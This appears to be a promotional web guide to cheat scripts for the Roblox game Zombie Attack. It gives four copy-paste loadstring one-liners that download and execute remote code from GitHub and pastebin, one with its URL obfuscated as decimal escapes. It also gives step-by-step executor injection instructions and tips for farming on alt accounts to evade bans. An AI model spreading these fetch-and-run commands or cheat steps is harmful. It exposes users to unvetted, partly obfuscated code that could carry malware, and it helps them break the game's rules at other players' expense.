
Zombie Attack Script 2026 (No Key): Auto Farm, Auto Aim & God Mode Guide
Playing Zombie Attack is fun, but grinding the same waves again and again starts to feel slow and boring. I reached a point where my levels and coins were barely moving, even after long sessions.
That's when I decided to try a Zombie Attack Script with an auto farm, just to see what would happen. Honestly, I was surprised at how my kills, coins and waves started going up way faster than before, but I also saw some real risks that you should know about before you try it.
In this guide I will explain what this script is, what features it offers, how i use it, and the real risk you need to know before using it on your account.
Zombie Attack Scripts You Can Use
Here are Zombie Attack scripts that you can use to exploit the game. Copy and paste in the script section of the Delta Executor for a smooth gaming experience.

Attaxk Skript
Zombie Attack auto farm script with auto aim, auto kill, and wave clearing. No key required.
loadstring(game:HttpGet("https://raw.githubusercontent.com/rrixh/zombieattaxk/main/az_lulaslollipop",true))()

Byby Hub
Zombie Attack GUI with auto farm, auto collect, god mode and teleport features. Keyless.
loadstring(game:HttpGet("https://raw.githubusercontent.com/Edulucas2013/Byby-hub/refs/heads/main/Zombie%20Attack%20byby%20hub"))()

Synergy Hub
Feature-rich Zombie Attack script hub with auto kill, ESP, speed boost, and anti-AFK.
loadstring(game:HttpGet("https://raw.githubusercontent.com/ProBaconHub/ProBaconHubV2/refs/heads/main/LOADER.lua"))()

Zombie Kill
Zombie Attack auto kill script for fast wave clearing and XP farming.
loadstring(game:HttpGet('\104\116\116\112\115\58\47\47\112\97\115\116\101\98\105\110\46\99\111\109\47\114\97\119\47\115\82\56\112\109\72\70\70', true))()
What Is the Zombie Attack Script?
The Zombie Attack Script is a no key script for the Roblox game "Zombie Attack". It's a Lua script that you run with Roblox executors (Krnl, Delta and Fluxus etc) to unlock things like auto farm, auto aim, teleport, god mode and more.
Once you load the script, a GUI (menu) usually appears on your screen. From there, you can turn different features on and off, so the game starts doing most of the hard work for you instead of you manually aiming, shooting and collecting drops every wave.
Main Features
Different Zombie Attack scripts have different options, but most updated auto-farm scripts share a common core. These are the features I personally used and found useful.
-
 Auto Farm — Auto farm is the feature that does the zombie killing for you. The script detects zombies around you and either auto aims at them or moves your character. It can hit them, clearing waves much faster than normal. Once I turned this on, my character started stacking kills without me having to constantly control every move.
-
Auto Aim — Auto aim (silent aim) works like a strong aim assist. Your shots are guided towards the zombies, so you hit way more often, even if your crosshair is not perfect. This is especially strong against fast zombies and bosses, where missing less means the wave ends much quicker.
-
Auto Collect — With auto collect enabled, you don't need to run over every coin or drop yourself. The script automatically gathers coins, XP orbs, weapons drops and power-ups around you. By the end of a wave, I usually had way more loot and coins than I would from manual play.
-
God Mode — Some scripts include a god mode or heavy damage reduction toggle. When this is on, zombies either can not damage you or do very little damage. I found this helpful during high waves and boss rounds where I would normally die quickly, but of course it's also one of the most "cheaty" features.
-
Speed — Infinite jump lets you keep jumping and staying above or away from zombies, while speed options boost how fast you move across the map. I usually kept speed at a reasonable level instead of maxing it, because extreme speed looks suspicious and can be hard to control.
-
Teleport & ESP — The teleport menu gives you instant jumps to useful spots: safe areas, strong camping spots, spawn locations and boss positions. Some scripts also ESP so you can see zombies through walls, making it easy to know where the next wave is coming from.
-
Anti - AFK — Normally, Roblox kicks idle players after some time, but Anti - AFK sends small actions so the server thinks you are still active. This is what makes long AFK sessions possible, I could leave the scripts running while doing something else and come back to a lot of progress.
How I used the Zombie Attack Script
This is for information only. Using scripts goes against Roblox rules and can get your account banned.
Installing a Roblox Executor
First, I installed a Roblox executor that can run external scripts.
Finding a Working Script
I did not just grab the first thing from a random Google result. I checked places like ScriptBlox, Roblox-Scripter and some GitHub repos where people share Zombie Attack auto-farm scripts and update them when they break. Most of these scripts advertise features like auto farm, silent aim, god mode, teleport, and auto collect.
Injecting the Script into Zombie Attack
My basic process looked like this:
- Open Roblox and join the Zombie Attack game.
- Launch the executor.
- Paste the script into the script box.
- Click "Attach/Inject", then click "Executor".
If everything worked, a GUI popped up in my game with all the toggles and sliders.
My Usual Settings
These were the settings I found most comfortable:
- Auto farm/ Auto Kill: ON
- Auto Collect: ON
- Auto Aim: ON
- Speed: Medium (Not Maximum)
- God Mode: Only ON for high waves or boss fights
Then I would position my character in or near a safe area and let the script handle the heavy lifting. In my sessions I was basically just watching waves disappear one after another.
Advantages
Using the scripts, these are the actually biggest benefits:
Much Faster Progress
Levels and coins that would normally take days or even weeks of casual play started stacking up in just a few longer sessions with auto farm and auto collect on. With Anti-AFK, I could leave the game running and come back to a big jump in XP and currency.
Easier high waves
With auto aim, auto kill, some extra speed and sometimes god mode, high waves and bosses turned from stressful to manageable. I stopped getting stuck on certain waves and started reaching much higher rounds than I ever did playing fully legit.
Less Manual Efforts
The biggest lifestyle benefits: I did not need to stare at the screen the whole time. I could watch videos, study or do other work while Zombie Attack quietly farmed in the background for me.
Risks and Problems
Just like with other Roblox scripts, there are serious downsides with Zombie Attack scripts.
Ban Risks
Roblox's rules do not allow cheating or exploiting, and executors plus scripts fall into that category. If you use them, you are taking a real risk of:
- Account warnings
- Temporary suspensions
- Or permanent bans, especially as anti-cheat and reports improve over time
That's why I only experimented on alt accounts, not on my main.
Malware and fake scripts
Many "free" scripts on random websites are not safe. Some of them are hide:
- Malware
- Keyloggers
- Or shady installers that harm your pc
Downloading .exe files or strange installers from unknown script sites is a big security risk. I only copy raw script text from more unknown communities, and even then I assume there is still some risk. Make sure to check if your executor is safe before using it.
Who Is the Zombie Attack Script Really For?
For my experience, the script only really makes sense for certain types of players:
- People who have already tried playing normally and just want to experiment with an alt account for fun.
- Players who mostly use private servers or play with friends casually and don't care much about competitive fairness.
- Users who fully understand the risks (bans, malware, lost fun) and still decide to try cheats at their own responsibility.
If you want to keep your main account safe and you care about playing 100% legit, then honestly this script is not for you.
Final Thoughts
In the short term, the Zombie Attack script is very strong: waves disappear quickly, bosses are much easier, coins and XP come fast, and you can look like a pro without much effort.
But on the other side, there's always a ban risk, a PC-security risk, and the danger of making the game too easy and less fun.
Related Scripts
Blox Fruits Delta Script – Copy & Execute
Get the best working Blox Fruits scripts for Delta Executor. Auto farm, auto melee, fast attack, and much more.
Muscle Legend Scripts – No Key, Auto Farm & Rebirth
Get working Muscle Legends scripts with auto strength, auto rebirth, gems farming, and anti-AFK. No key required.
How to Get Delta Executor Key
Step-by-step guide on how to get and activate your Delta Executor key to start running scripts.